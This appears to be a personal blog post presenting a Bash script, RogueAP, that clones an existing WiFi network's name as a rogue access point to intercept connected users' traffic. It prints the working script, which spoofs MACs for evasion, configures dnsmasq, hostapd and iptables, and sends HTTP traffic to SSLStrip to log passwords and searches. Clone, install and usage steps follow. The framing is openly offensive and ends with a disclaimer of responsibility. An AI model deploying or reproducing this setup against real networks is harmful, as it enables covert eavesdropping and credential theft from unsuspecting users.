Rogue AP
Contents
Contents
TL;DR
- A Rogue AP is a fake hotspot that replicates an existing network’s signal, giving connected users internet while sniffing their traffic with a Man In The Middle attack.
- I wrote a Bash script (RogueAP on GitHub) that automates the whole setup: two WiFi adapters (one connects to the real router, the other creates the AP and captures traffic), random MAC changing, HostAPd, and SSLStrip to read HTTPS.
- The post walks through how the script works—dnsmasq for DHCP/DNS, iptables for forwarding and redirecting traffic to SSLStrip, hostapd for the AP—plus installation and usage (
rogueap <ADAPTER 1> <ADAPTER 2> <ESSID>). - It cleans up and restores the original MACs when it finishes, and I don’t take responsibility for any misuse. Run Wireshark alongside it to capture all the traffic, and have fun! 🌚
Introduction
A Rogue AP or Rogue Access Point is a hotspot that simulates a network like if it was a router, but instead it replicates the signal of an existing one and performs sniffing and Man In The Middle on every user that connects to that AP.
That means that if I’m connected to “Orange-Fibra”, I can create an AP that has connectivity (so every user connected has internet) and lets me see all the traffic they are sending, like passwords, searches, etc. 😈

I’ve made a Bash script to automate the process, it’s in Github.
Features:
- Use of two WiFi adapters:
- <ADAPTER 1> that connects to original router and creates new AP.
- <ADAPTER 2> that replicates the signal with the power of that adapter and antenna, and captures the traffic.
- MAC change (so it’s more evasive).
- AP on HostAPd (which is faster than AirBase of Aircrack-ng suite).
- SSLStrip (that intercepts HTTPS and reads it).
Note (2026): SSLStrip only works when the victim’s traffic starts as plain HTTP and gets downgraded in transit. HSTS and preloaded HTTPS lists mean most sites today never make that downgrade, so SSLStrip mostly fails against modern HTTPS. Treat it as a demo of the old attack, not something that reliably works anymore.
Explanation of code
This was the most difficult part for me to understand, how everything in an AP works together, so I’ll try to explain the part of how to create the AP (the rest is for making things work better) so you may understand it!
However, if you don’t understand something, feel free to contact me!
# This for loop changes the MAC of both adapters with 'macchanger'.
for i in $1 $2;do ip link set $i down >/dev/null 2>&1; macchanger -r $i >/dev/null 2>&1; ip link set $i up >/dev/null 2>&1; done

# This assigns the first adapter the range of the IPs from 10.0.0.1 to 10.0.0.254
ip addr add 10.0.0.1/24 dev $1 && ip link set $1 up

# This creates a file with 'dnsmasq' config
# 'Interface' means the adapter which is going to create the AP
echo "interface=$1" > dnsmasq.conf
# This is the IP range for hosts
echo "dhcp-range=10.0.0.10,10.0.0.250,12h" >> dnsmasq.conf
# This is the Gateway of the router
echo "dhcp-option=3,10.0.0.1" >> dnsmasq.conf
# This is the where petitions are going to pass by to the DNS
echo "dhcp-option=6,10.0.0.1" >> dnsmasq.conf
# This are the DNS used (Google)
echo "server=8.8.8.8" >> dnsmasq.conf
# This logs all the queries made by hosts
echo "log-queries" >> dnsmasq.conf
# This logs how hosts are assigned an IP
echo "log-dhcp" >> dnsmasq.conf
# This runs the DHCP server
dnsmasq -C dnsmasq.conf

# FLUSHING FIREWALL TABLES
# Note (2026): on most current distros `iptables` is now a compatibility shim over nftables, so these commands still work as shown.
iptables --flush
# Sets traffic forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Accepts all the traffic
iptables -P FORWARD ACCEPT
# This redirects the traffic to the second adapter
iptables -t nat -A POSTROUTING -o $2 -j MASQUERADE
# This redirects the connections to port 10000 for SSLStrip sniffing
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

# Creates 'hostapd' config file
# Like before, the adapter that creates the AP
echo "interface=$1" > hostapd.conf
# Driver of Adapter
echo "driver=nl80211" >> hostapd.conf
# Name of Rogue AP passed by argument
echo "ssid=$3" >> hostapd.conf
# Selects WiFi channel we are using
# Put one of the most common in your country
echo "channel=9" >> hostapd.conf
# Runs the Rogue AP
hostapd hostapd.conf &

# Variable to log the file with date
DATE=$(date +%Hh-%Mm-%Ss_%d-%m-%Y)
echo -e "Opening \e[1;5;33mSSLStrip\e[0m. You should also open \e[1;5;33mWireshark\e[0m\n\n"
# Starts sniffing traffic and logs it
sslstrip -l 10000 -a -w log_rogue_$DATE.log
Installation & Usage
To download it:
git clone https://github.com/n0nuser/RogueAP.git
To install it:
cd RogueAP/
chmod +x rogueap
sudo ln -s $(pwd)/rogueap /usr/local/bin
Run:

rogueap <ADAPTER 1> <ADAPTER 2> <ESSID>

<ADAPTER 1> and <ADAPTER 2> are explained in Introduction, and <ESSID> is the name of the Rogue AP.
Then it will run and capture HTTPS traffic and log it.
I recommend to also run wireshark, so it captures ALL traffic.
Notes
When the program finishes it does a cleanup and restores original MAC’s.
I don’t take any responsibility for any harm or misuse of the script or the Rogue AP concept itself. :warning:
And… have fun! 🌚